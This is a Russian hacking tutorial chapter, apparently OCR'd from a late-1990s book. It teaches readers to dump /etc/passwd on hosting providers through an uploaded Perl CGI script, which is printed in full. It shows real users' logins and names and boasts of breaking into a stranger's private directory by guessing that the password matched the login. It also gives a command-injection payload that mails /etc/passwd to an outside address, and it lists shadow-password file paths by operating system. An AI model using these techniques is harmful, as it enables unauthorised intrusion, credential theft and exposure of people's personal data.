Кто же из них прав? Тем более, что некоторые уже не раз оглашали мир радостным мявом, что, дескать, пароли они утащили и сейчас будут сидеть их расшифровывать. Конечно же, ни с кем другим они делиться своим богатством не собираются! Ну и не надо! Мы и сами с усами! Вот как пойдем по ссылке **http://kpnc.webprovider.com/hack.pl**, да и посмотрим etc/passwd одного далекого заокеанского провайдера, да еще в читабельном виде.

Вот, что мы увидим на экране! (Тут надобно заметить, что если стоит Netscape, то ничегошеньки видно не будет; а если мы установили IE 4.0 (5.0) и все равно ничего не видно, — так это просто надо подождать, —

файл **etc/passwd** очень длинный, и если канал у вас не шибко быстрый, то перекачка может занять, возможно, очень долгое время, — ждите тогда).

Наконец на экране появится следующее:

DISPLAY ETC/PASSWORD FILE...

LOGIN	NAME	DIR
root	System Administrator	/root
toor	System Administrator	/root
daemon	System Daemon	/
sys	Operating System	/tmp
bin BSDI	Software	/usr/bsdi
operator	System Operator	/usr/opr
uucp	UNIX-to-UNIX Copy	/var/spool/uucppublic
games	Games Pseudo-user	/usr/games
news	USENET News,,,	/var/news/etc
demo	Demo User	/usr/demo
mail	Sendmail	/var/spool/mail
brian	Brian Atkins,,,	/export/home/brian
kannada	Narendra Tumkur	/disk1/k/kannada
pumpkin2	liao xin	/disk1/p/pumpkin2
lost508	no idea	/disk1/l/lost508
essepi	Salvatore Calarco	/disk1/e/essepi
rajatbhasin	Rajat Bhasin	/disk1/r/rajatbhasin
panze	Congo Koa	/disk1/p/panze
goni1	Naseer Bhatti	/disk1/g/goni1
madmama	patty noland	/disk1/m/madmama
yccwp	yang Changchun	/disk1/y/yccwp

Это только малая часть от всей таблицы. Правда, паролей там нет. То есть они не показаны в явном виде — законодательство надо же соблюдать хотя бы формально. Как их получить, об этом будет рассказано ниже.

А пока можно, изучив список логинов юзеров, попробовать угадать, кто же из них окажется таким лохом, что выберет короткий пароль, или, что еще лучше, пароль совпадающий с логином. Уверяю вас, таких лохов значительно больше одного, так что на всех хватит, не говоря уже о такой халяве как:

LOGIN	NAME	DIR
demo	Demo User	/usr/demo


На этом наш первый маленький взлом можно считать завершенным. Теперь разберемся, что же в действительности произошло и можно ли так ломать других провайдеров или нет?

Что это было?

Так что же произошло на самом деле? Хитрый автор только дал кликнуть по ссылке, а все остальное сделал сам. Это конечно хорошо, но будет лучше, если не только дать рыбу, но еще и научить ее ловить!

Рыбу ловить изволите? В самом деле? Тогда приготовьтесь, что это будет долгий и муторный процесс, но зато потом вы станете настоящим хакером (шутка, однако)!

Итак, начнем разбираться, с премудростями автора. Для начала заглянем внутрь файла **nethackk1.htm** (для этого в меню «Вид» браузера выберем «Просмотр в виде HTML») — нам представится следующие:




```
<CENTER><B>Ты хочешь посмотреть etc/pasw одного провайдера?<BR>
Тогда <a href="http://kpnc.webprovider.com/hack.pl">ЖМИ</a>
```

Не нужно быть посвященным в тонкости программирования HTML, что бы понять, что выделенная подчеркиванием строка — перенаправила нас на другой сервер и попыталась открыть, хм, какой-то «hack.pl».


Странно? А почему не html? Ну что же, попробуем открыть hack.pl самостоятельно. Наберем эту строчку в окне браузера, — как вновь выскочит табличка с паролями. Быть может это hack.pl и есть? И автор нас просто разыграл, — смастерил фэйк, то есть составил эту таблицу от балды?

Но нетрудно убедиться, что таблица эта живет своей «жизнью» — уходят одни пользователи — добавляются новые и самое главное, что все логины правильные! Возьмем один, выбранный наугад. Вот, например, **madmama**. Что скрывается за ним?

Набираем в строке браузера «madmama.webprovider.com» и что мы видим?

```
Index of /
 Name Last modified Size Description
[DIR] Parent Directory 09-Oct-1999 11:10 - -
[DIR]  private/ 09-Oct-1999 11:30 - -
[TXT] form.html 09-Oct-1999 12:26 1k -
[DIR] images/ 09-Oct-1999 11:30 - -
[TXT] irc.html 09-Oct-1999 12:21 Ok -
[TXT] mamairc.html 09-Oct-1999 12:18 4k -
[TXT] postinfo.html 09-Oct-1999 11:30 2k -
[TXT] thank_you.html 09-Oct-1999 12:26 1k -
```

Эге! Да тут директория **_private**. А ну, пустят нас в нее или нет? Кликнем мышом и с замиранием сердца ждем. Вот черт, не пускают!



А узнать, что там, ой как хочется! Ну что же, попробуем атаковать «в лоб». Вводим пароль **«madmama»** и с нетерпением ждем... Держите нас, это сработало!!!

Ну и что же в приватах? Гм, одна большая dbf с названием prices. А, прайс — по-русски. Словом, ничего интересного. Но вот сам факт взлома! А юзеров-то на сервере сотни, поэтому это увлекательное путешествие можно только продолжать и продолжать!


Ладно, все это очень интересно, но как же автор утянул сей ценный стуфф? И не боится ли он, что к в какой-то момент его прикроют? Разумеется, нет, и я готов поделиться с вами своим ББС (большим буржуинским секретом). Ведь никакого взлома автор не совершал. Файл Etc/password доступен с теми правами, которые ему (да и любому другому пользователю) выделил администратор. И нечего огород городить! Etc/password — это общедоступный ресурс — во всяком случае на чтение и всякий может его поглядеть — было бы желание! А администратор во-

все не лох — ведь паролей в **etc/password** нет, как мы в этом в последствии убедимся.

Однако, как мы выяснили, что пароли для взлома не всегда обязательны, — достаточно вполне знать логины и проявить малость интуиции и находчивости. К тому же мы многое смогли узнать и о сервисах самого провайдера, о которых он почему-то публично умалчивает. Например, мы ясно видим, что сервер новостей установлен:

```
news USENET News,,, /var/news/etc
```

Но если просканировать порты сервера (любой программой, например, NetInfo), то нас грязно обломают и скажут, что никаких тут ньюсов нет. Вот так:



Ну, как дорваться до ньюсов, это тема отдельного разговора, а вот простенький сендмайл можно использовать и так. Порты открытые — как на POP3 (то есть чтение почты), так на SMTP (то есть ее отправку).

Впрочем, и почту и ньюсы ломать не интересно — другое дело еще раз взглянуть на **etc/password!** Только как? Попробует подрубаться по ftp (ну, а как же иначе-то).

Набираем в браузере **«ftp://ftp.werbprovider.com»** — так нас грязно пошлют подальше. Да и если бы не послали, — все равно бы мы ничего не смогли увидеть.

Ведь все директории, которые видны по WWW или FTP — это виртуальные директории, которые ничего не имеют общего с физически расположенными на диске. И оттуда **etc/password** действительно никогда (ну разве что очень-очень редко) не бывает виден.

Как же автор получил его? Очень просто — исполнил на удаленной машине скрипт...

Первые шаги с UNIX

Умение обращаться с UNIX необходимо каждому уважающему себя хакеру, поскольку подавляющее большинство серверов работает именно под управлением UNIX, и прежде чем объяснять, как их ломать, нетрудно бы для начала разобраться, как это хозяйство работает.

Для этого вовсе не обязательно устанавливать Red Hat или Black Cat на свой компьютер, — достаточно воспользоваться одним из эмуляторов UNIX или получить аккаунт на сервере hobbiton.org (для этого необходимо нажать клавишу **«Пуск»,** набрать **«telnet hobbiton.org»** и в качестве имени пользователя ввести **'newuser'**).

Так или иначе, начнем...

В работе с UNIX нет ничего мистического и освоить простейшие операции можно в течение буквального одного вечера, особенно если воспользоваться толковой книжкой. К счастью, недостатка в литературе испытывать не приходится, но слишком много — так же плохо, как и совсем ничего. Попробуй, выбери одну книжку из десятка, разбросанных по витрине! Поэтому, пришлось посвятить один урок основам UNIX, что бы помочь начинающим сделать первый шаг в ее мир. На звание учебника эта глава не претендует, но, по крайней мере, поясняет основные команды UNIX, используемые в обиходе.

Для UNIX существует множество интерактивных оболочек с развитым пользовательским интерфейсом — от Mortal Commander (аналог Norton Commander) до графических сред а ля Windows. Они помогают начинающим освоиться в мире UNIX, но оказываются крайне неудобными для удаленного управления компьютером. Даже текстовой Mortal Commander ощутимо тормозит на модемных каналах. А о графических оболочках вспоминать и вовсе не приходится, — комфортная работа возможна лишь при наличии шустрой локальной сети! Поэтому, придется поступиться некоторыми удобствами, и, расставшись с мышью, разговаривать с компьютером языком текстовых команд. Такое общение с UNIX в чем-то напоминает работу с интерпретатором MS-DOS «command.com».

Разумеется, названия команд окажутся другими, но в целом принцип тот же.

В UNIX (в отличие от MS-DOS) нет стандартной командной оболочки, поэтому первая задача пользователя — выяснить, что именно установлено в системе, и какие альтернативные оболочки доступны.

Путь к используемой в данный момент оболочке содержится в переменной **$SHELL** и вывести его на экран можно с помощью команды «echo **$SHELL**» (соблюдая регистр). Результат ее работы может быть следующим:

Эмулятор UWIN

```
echo $SHELL
/usr/bin/ksh
```

Эмулятор CYGWIN

```
echo $SHELL
/bin/sh
```

Теперь по таблице, представленной ниже, легко определить, какая именно оболочка запущена (конечно, при условии, что никакие злые духи не изменили имя исполняемого файла).

Имена исполняемых файлов некоторых популярных оболочек

Имя файла	Название оболочки
tDash	Усовершенствованная оболочка Борна
csh	Оболочка C
ksh	Оболочка Корна
sh	Оболочка Борна
tcsh	Оболочка TC

Пару слов об особенностях каждой оболочки. Первой на свет появилась оболочка Борна, фактически представляющая собой язык программирования, ориентированный на управление процессами, вводом-выводом и операции шаблонного поиска. Никакого интерактивного взаимодействия с пользователем в ней не предусматривалось, и вся работа сводилась к написанию управляющих программ — скриптов, обрабатываемых оболочкой.

Первая интерактивная оболочка, получившая название *«С»,* возникла в университете Беркли. Она быстро завоевала популярность, но имела множество недостатков и содержала кучу ошибок, поэтому полностью вытеснить оболочку Борна так и не смогла. Проблема же совместного сосуществования заключалась в полной несовместимости командных языков обоих оболочек. Это приводило к невозможности выполнения скриптов, написанных для одной оболочки, другой оболочкой.

К тому же открытость исходных текстов «С» вызвала появление массы несовместимых между собой клонов. Некоторые из них дожили и до наших дней (как, например, «TC», — своеобразный гибрид «С» и «TENEX» — операционной системы PDP-10).

Существовали и коммерческие оболочки. Из них наибольшей популярностью пользовалось творение, созданное Дэвидом Корном, объединившее в себе лучшие черты своих предшественников. Компания AT&T распространяла ее вместе с операционной системой System V, объявив стандартном де-юре.

Стандарт — хорошо, но платить компании никто не хотел, и вскоре оболочка Борна была полностью переписана в рамках проекта GNU, получив название bash — Borne Again Shell. Многочисленные усовершенствования и перенос в среду LINUX сделали bash самой популярной оболочкой всех времен и народов, хотя многие до сих пор предпочитают пользоваться C-Shell или оригинальной оболочкой Борна. К тому же, по-прежнему не иссякает поток энтузиастов, пишущих свои собственные оболочки.

Во многих случаях различия между оболочками не столь существенны и не отражаются на простейших операциях, но все примеры, приводимые в этой главе, предназначены для оболочки Корна и их успешное выполнение в других оболочках не гарантируется (хотя и предполагается). Поэтому, полезно знать, какие оболочки установлены администратором на машине. В этом поможет команда «cat **/etc/shells»**, результат работы которой на свежеустановленном эмуляторе UWIN выглядит следующим образом:

```
cat /etc/shells
/usr/bin/ksh
/usr/bin/sh
/usr/bin/tcsh
/usr/bin/csh
/bin/sh
/bin/ksh
/bin/csh
/bin/tcsh
```

Запустить любую оболочку можно, набрав ее имя (возможно, вместе с полным путем), в командной строке. А вернуться назад обычно помогает команда **exit.** В качестве тренировочного упражнения полезно запустить все доступные оболочки по очереди. (Чаще всего пути **«/usr/bin»** и **«/bin»** указывают на один и тот же каталог, поэтому эквивалентны друг другу).

```
$ echo $SHELL/usr/bin/ksh
$ /usr/bin/sh
# echo $SHELL
```

```
/usr/bin/ksh
# exit
$ /usr/bin/tcsh
# echo $SHELL
/usr/bin/ksh
# exit
$ /usr/bin/csh
Xecho $SHELL
/usr/bin/ksh
%exit
```

Для просмотра содержимого директорий в командном интерпретаторе command.com (MS-DOS) предусмотрена встроенная команда **«dir»**, но UNIX-оболочки не поддерживают такой команды. Вместо этого пользователю предоставляется возможность вызвать внешнюю утилиту, выполняющую всю необходимую работу. Обычно в UNIX для отображения содержимого каталога используется программа **ls**, находящаяся в каталоге **«/bin»**. Кстати, пользователи эмулятора CYGW1N прежде чем смогут ей воспользоваться, должны скачать с сервера архив **fileutils.tar.gz** — в минимальный комплект поставки она не входит.

Вызов без параметров выводит на экран содержимое текущего каталога, а заглянуть в корень поможет наклонная черта — «ls **/**».

```
ls /
A E proc
base.bat  etc  reg
baseserviceslink.sh F sys
bin  H  tmp
C  home  usr
D  lib  var
dev linkawin
```

Узнать, что находится в каталоге **«/etc»** можно, передав его имя в качестве параметра команде **ls**:

```
$ ls /etc
crontab  inetdconfig.sh  passwd.add  traceit
in.ftpd  init.exe priv.exe  tracer.exe
in.rlogind  login.allow  profile  ucs.exe
in.rshd  login.deny rc ums.exe
in.telnetd  mailx.rc services
inetd.conf  mkpasswd.exe shells
inetd.exe  passwd stop_uwin
```

Скрипты

Что-то сделал автор? Говорит, запустил скрипт на удаленной машине? Но что это значит? Давайте разбираться. Вероятно, читатель уже стал-

кивался с различными скриптами, в web-страничках. Обычно они написаны на Java или Visual Basic. Ну, а если не сталкивался — так это не беда, можно установить Нетскейпу и совсем немного пробродить по Инет, как тот начнет ругаться «Скрипт Еррор такой-то». Ну что делать, — глючная вещь Нетскейп.

А скрипты — это такие программы, которые расширяют возможности языка HTML. Ведь HTML позволяет только управлять форматированием текста — там отбивочки, тут курсивчик, вверху заголовок с картинкой. Вот на этом возможности HTML и исчерпываются. Чаты, скажем, уже требуют сложных операций, и не могут обойтись без Java или подобных языков. Это скрипты и есть. Но для хака они не годятся.

Почему? Да потому что исполняются на локальной машине, то есть вашем домашнем компьютере. А сервер только посылает и принимает от них данные. Печально.

Но есть другая категория скриптов — тех, что исполняются на удаленном компьютере, то есть сервере, а вам отсылают (или не отсылают) результат своей работы. Они имеют непосредственный доступ к системе, и если администратор не ограничит вас в правах, то скрип может даже отформатировать жесткий диск сервера или подпустить вируса или трояна. Ну, на худой конец, просто полазить и шпионить по всем директориям (это, кстати, часто и не запрещается).

Итак, что бы ломать нужно всего лишь иметь право выполнять программы на удаленном компьютере. На жаргоне это обзывается «иметь доступ к директории CGI-BIN». Тогда вы можете закинуть туда любую программу, и ее исполнить. Хоть обычный exe-файл типа BackOrifice2000. Правда, за одним небольшим исключением. Исполняемый файл должен соответствовать модели компьютера и операционной системе, которая установлена на сервере

Другими словами, если это Pentium Pro и Windows NT, то можно смело кидать всех Энтевых троянов и вирусов — и они успешно сработают.

Правда, вот такую конфигурацию найти можно не так уж часто. Гораздо вероятнее встретить DEC Alpha и UNIX. Это несколько хуже...

Но существует ли способ, одинаково хорошо приглядный для всех систем? Разумеется да. Для любого Юникса подойдет программа, написанная на Си. Правда ее не «берет» NT. Зато Perl одинаково хорошо воспринимается, как UNIX, так и NT. Если, правда, установлен его интерпретатор. Но, обычно он все же установлен.

Выходит, Перловым скриптом мы смогли просмотреть всех юзеров? Ведь расширение-то у файла было PL! Действительно, это Perl. И если мы найдем в себе труд хотя бы поверхностно изучить этот замечательный

язык, то потом наши хакерские возможности неограниченно расширятся! За дело, начнем изучать Perl! Однако, для начала придется немного огорчить читателя. Чтобы исполнять Перловый скрипт — это же надо еще права иметь! А большинство бомажатников с халявными страничками таких прав не имеют.

Правда, все солидные и платные серверы такой доступ непременно дают. И многие просто в обмен на баннерную рекламу (например, www.agava.ru). Но у какого хакера найдется лишняя деньга?

Выходит, что вся загвоздка в том, чтобы найти удобный и хороший сервер. А главное бесплатный! К счастью такие сервера есть! Пусть немного, но нам хватит, для начала, а потом, потом мы научимся получать доступ и к тем, кто такие права зажимает.

Кстати, многие www-сервера имеют незакрытый доступ к cgi-bin и если хорошо поискать, то их можно найти! Правда, если тамошний админ не совсем лох, то такую дырку он быстро прикроет, стоит только сунуться!

Но, об этом потом, а пока смотрите список серверов, где такой доступ дается за просто так!

Сервера, дающие странички и право исполнять CGI

Вообще-то традиционно за право выполнить CGI нужно платить, да еще и зарегистрироваться так, чтобы в случае чего администратор мог вас найти и надавать по ушам. Ведь имея такой доступ к системе можно сделать очень и очень много плохого. Кому это понравится?

Но, тем не менее, в Internet найти можно все! И даже таких администраторов, которые расщедриваются на такой доступ, да еще и предоставляют его на халяву! Чтобы их найти, можно набить в любом поисковике «CGI+Free+Perl» или побродить по страничкам, сборникам ссылок на халяву.

Словом, если вас не устроит ни один пункт из списка, приведенного ниже, то всегда можно найти что-то и самим.

VirtualAve

Дает под страничку 20 Мб. Вместе с этим доступ к cgi-bin, и разрешает выполнять Perl-скрипты.

Имеет древний sendmail, который так же интересно поковырять (или просто отправлять почту в свое удовольствие).

Предоставляет домен третьего уровня, то есть вы получите что-то вроде http://yourname.virtualave.net/.

Разрешает закачку по FTP, однако имя сервера для этого выглядит иначе (например, ftp://server26.virtual.ave). Внимательно читайте инструкцию.

Пока лучший из всей категории. Реклама — выпрыгивающий баннер. Однако, мучительно долго регистрирует вас в системе. Необходимо ждать целые сутки, прежде чем вам откроют аккаунт. К тому же скорость не самая лучшая из возможных, но для скриптов сойдет.

Hypermart

Дает под страничку 10 мегабайт (для скриптов это очень много), разумеется, дает право исполнения Perl скриптов и почтовой рассылки.

Очень надоедает своими баннерами, зато это один из старейших сервисов и его скоро не прикроют.

В дополнение к этому дает возможность создавать собственную нью-конференцию, ну и домен третьего уровня типа «http://yourname.hypermart.net/». Впрочем, домен регистрируется в течении нескольких часов, но доступ типа «http://server26.hypermart.net/ kpnc» появляется тут же.

Так же доступен по FTP, но очень неплохо защищен, и начинать с него не советую, хотя в остальных отношениях — рульный сервак.

Правда есть одно «но» — чтобы получить доступ, нужно ввести код подтверждения, высылаемый вам на e-mail. Вот тут вся и загвоздка — все бесплатные e-mail отметаются сервером, как саксь и маст дай. В том числе и часть платных российских тоже, например, ZMAIL.RU и TELEMED-NET.RU. Поэтому придется извращаться и где-то искать платный ящик или иметь договоренность с его автором, на изыску писем.

Webjump

Обещает 25 мегабайт и доступ к CGI-BIN, но очень часто его (доступ) вырубает на случайное время, да и Perl какой-то кривой стоит, часто проблемы с исполнением скриптов.

Очень-очень-очень увешан баннерами, но зато дает домен третьего уровня и самое главное, содержит офигенное число дыр, которые сразу не заткнут (не успеют) — поэтому тренироваться начинающим хакерам на нем самое-то!

ProHosting

Довольно неплохой сервер, быстрый и приятный. Регистрирует ваш домен в течение четырех часов. Но никаких дополнительных сервисов тут нет.

JustFree


Дает доступ к cgi-bin и Шеллу. Очень тормозит, но это один из очень немногих серверов, дающий халявный Шелл, так что придется с этим примириться.

Заливаем наш первый скрипт!

Итак, будем считать, что на сервере вы себе аккаунт поимели по полной программе. Это не такая сложная операция, чтобы на ней останавливаться. Достаточно лишь заполнить форму, в которой нас будут придирчиво расспрашивать о наших занятиях и доходах, — если что введем не правильно, и нас пошлют, так можно попробовать еще раз!

Теперь остается только залить на наш новый аккаунт свой первый скрипт и полюбоваться результатами его работы. Заливать, конечно, будем по FTP. Для этого нам потребуется FTP-клиент, поддерживающий закачку. Например, всем известный FAR.

Запустим его и в панели дисков выберем «FTP».



Теперь нажмем <Shift-F4> и в появившемся окне диалога введем наш логин, пароль и хост (то есть, имя сервера).

Например, это может выглядеть как:

Обращаю внимание, что имя хоста по FTP может не совпадать с WWW, — читайте об этом подробнее в инструкции на сервере!

Вот и все. Дважды долбанем по Enter и дождемся пока оно соединиться. Если при этом вас отошлют, то что-то сделано неправильно, а мо-


жет, аккаунт еще не был зарегистрирован. Подождите и попробуйте снова!

После того, как вы соединитесь с сервером, заливать файлы будет можно, как в обычном Norton Commander, только естественно, намного медленнее.

Но в какую директорию закачивать скрипты? Конечно же, в **/CGI-BIN,** если только она есть! Но ее может и не быть! Это не повод нервничать и волноваться. Значит, скрипты могут выполняться в другой директории. Так у **«HyperMart»** — это корневая директория вашего аккаунта, а на **«Virualave»** это **/public_html.** Но прежде чем что-то закачивать, это «что-то» надо создать. А для этого нужно знать Perl. Впрочем, можно по началу поучиться на чужих скриптах. Например, ниже приведен текст скрипта, о котором рассказывалось в начале главы.


Кажется, стоит только набрать его в обычном текстовом редакторе и... И при попытке исполнить скрипт, вы получите полный облом, если сервер работает под управлением UNIX. Дело в том, что ей не нравится досовское завершение строки.

Нужен редактор, который работает с учетом особенностей UNIX. Например, знаменитый DOS NAVIGATOR. В меню **«Опции»** редактора необходимо выбрать **«Тип Текста» — «ЮНИКС»** и вот теперь можно вводить Перловый скрипт, который будет благополучно «проглочен» UNIX.



Но это еще не все! После того, как скрипт залит на сервер, ему необходимо установить атрибуты исполняемого, иначе он исполняться не захочет.

Для этого опять воспользуется уже успевшим нам полюбиться FAR-ом. Встаньте на только что закаченный файл и нажмите **<Ctrl-A>.** Установите атрибуты **<X>** от executable — то есть, исполняемый и нажмите **Enter.**



Но, возможно, этого делать и не придется, если директория, куда вы собрались копировать скрипт, уже имеет такие атрибуты (тогда они наследуются, то есть передаются по умолчанию, всем расположенным в этой директории файлам). Просмотреть их можно точно так же, переместив на нее курсор и нажав **<Ctrl-A>**

Все! Теперь пришло время испытать сей агрегат в действии. Наберите в строке браузера путь к скрипту... стоп, а откуда мы его знаем? Как он должен выглядеть?

Сложно сказать однозначно. Все зависит от конкретных настоек сервера. Поэтому ничего, кроме как сходить и почитать об этом в faq, заботливо расположенном на сервере не останется. Впрочем, вам на e-mail так же должна прийти инструкция с подробными разъяснениями.

Итак, набираем сие в браузере, например, http://kpnc.hypermart.net/hello.pl для **«Hypermart»** и любуемся файлом etc/password этого сервера. Любуемся настолько, что я даже рискнул привести всю таблицу целиком:

DISPLAY	ETC/PASSWORD FILE..	LOGIN NAME PATH
root	System Administrator	/root
toor	System Administrator	/root
daemon	System Daemon	/
sys	Operating System	/tmp
bin	BSDI Software	/usr/bsdi
operator	System Operator	/usr/opr
uucp	UNIX-to-UNIX Copy	/var/spool/uucppublic
games	Games Pseudo-user	/usr/games
news	USENET News,,,	/var/news/etc
demo	Demo User	/usr/demo
mail	Sendmail	/var/spool/mail
brian	Brian Atkins,,,	/export/home/brian
alias	,,,	/var/qmail/alias
qmaild	,,,	/var/qmail
qmaill	,,,	/var/qmail
qmailp	,,,	/var/qmail
qmailq	,,,	/var/qmail
qmailr	,,,	/var/qmail
qmails	,,,	/var/qmail
ftp	FTP Daemon,,,	/var/spool/ftp
proftp	FTP Daemon,,,	/var/spool/ftp
www	Publish Account,,,	/usr/home/www
nobody	Unprivileged user	/nonexistent
nonroot	Non-root root user for NFS	/nonexistent
hmvbin	65536-66559 reserved for hmv	/nonexistent

Караул! Тут нет ни одного юзера! (ну, кроме demo). Верно, а что вы хотели? Сказано же было, что сервер старый, вылизанный, дыры все убраны, и пользователи за просто так не отображаются.

Впрочем, в дальнейшем мы все же на него попадем, но это будет не сейчас... Сейчас же мы попробуем какой-нибудь другой сервер, что настроен по отношению к юным хакерам не так агрессивно.

Немного хитростей и уловок

Хитрость 1

Результат работы скрипта не виден под Нетскейп. Ну, так написан скрипт. Пользуйтесь милым моему сердцу Эксплорером! А Нетскейп такая глючная вещь!

Хитрость 2

Все это, конечно, очень круто, но ведь очень часто случается так, что доступа к скриптам нам никто не дает. А файл-то (известно какой) утянуть хочется! Можно ли это сделать? Иногда да, только нужно поискать дырки в существующих скриптах.

А очень часто бывает так, что они есть, только незаметны с первого взгляда. Вот пусть, например, на сервере где-то есть какой-то скрипт (сейчас не важно какой и где), но который запрашивает у пользователя имя файла, которое надлежит открыть (очень часто бывает в различных web-почтовых ящиках, да и в других случаях то же).

Тогда можно ввести что-то вроде **«|mail VasyaPupukin@mail.com </etc/passwd»**, разумеется без кавычек, как мы имеем неплохие шансы получить этот файл на «дом», что называется с доставкой.

Далеко не все разработчики скриптов учитывают такую ситуацию. Поэтому, однозначно, дыры в системах безопасности есть и они вокруг нас! Надо только хорошо поискать и не боятся экспериментировать!

Хитрость 3

Обратите внимание на следующие строки скрипта:

```
($login, $pass, $uid, $gid, $name, $home_dir, $shell) =
split(':');

print "<tr>
print "<td>
print "$login";
print "<td>
print "$name";
print "<td>
print "$home_dir"l
```

То есть пароль считывается из файла, но не выводится?! Истинно так. Если хотите его увидеть, то добавьте еще одну строчку в скрипт. Догадайтесь, как она должна выглядеть — уверяю, вас это не оставит равнодушными!

Приложение 1. Скрипт hack.pl

```
#!/usr/local/bin/perl
print "Content-type: text/html\n\n";
print "<BODY TEXT=#342E27 BGCOLOR=#D4D3C7
BACKGROUND=http://dore.on.ru/kpnc/images/BACK1.JPG>";
print "&lg;IMG SRC= http://dore.on.ru/kpnc/images/PH.JPG><BR>";
print "Пожалуйста, посетите сайт <A href=http://kpnc.id.ru>PRO
HACK</a><BR>";
print "DISPLAY ETC/PASSWD FILE... \n";
print "<TABLE widht=100% border=2>";
print "<tr>";
print "<TH bgcolor=RED> LOGIN";
print "<TH bgcolor=RED> NAME";
print "<TH bgcolor=RED> DIR";
open(PASS, "</etc/passwd") || die;

while()
{
($login, $pass, $uid, $gid, $name, $home_dir, $shell) =
split(':');
print "";
print "";
print "$login";
print "";
print "$name";
print "";
print "$home_dir";
}
print "</table>";
close(PASS);
```

Приложение 2. Где хранятся пароли?

Если **admin** не совсем лох, то в **etc/passwd** паролей не будет. Там можно обнаружить только «крестики». А сами пароли где? А пароли совсем в другом месте, и обычно это место от рядового юзера скрыто. То есть, доступ отрублен. Но иногда случается так, что это сделать забыли!

Так скажите же, где то золотое место! Увы, оно не одно и зависит от настоек администратора и выбранной системы. Ниже приводятся конфигурации по умолчанию. Попытайтесь, — быть может вам повезет:

AIX 3
/etc/security/passwd/tcb/auth/files/≶first letter username>/<username>

A/UX 3.0s
/tcb/files/auth/?/*

BSD4.3-Reno
/etc/master.passwd

ConvexOS 10
/etc/shadpw

ConvexOS 11
/etc/shadow

DG/UX
/etc/tcb/aa/user/

EP/IX
/etc/shadow

HP-UX
/.secure/etc/passwd

IRIX 5
/etc/shadow

Linux 1.1
/etc/shadow

OSF/1
/etc/passwd[.dir|.pag]

SCO Unix #.2.x
/tcb/auth/files/<first letter username>/<username>

SunOS4.1+c2
/etc/security/passwd.adjunct

SunOS 5.0
/etc/shadow

System V Release 4.0
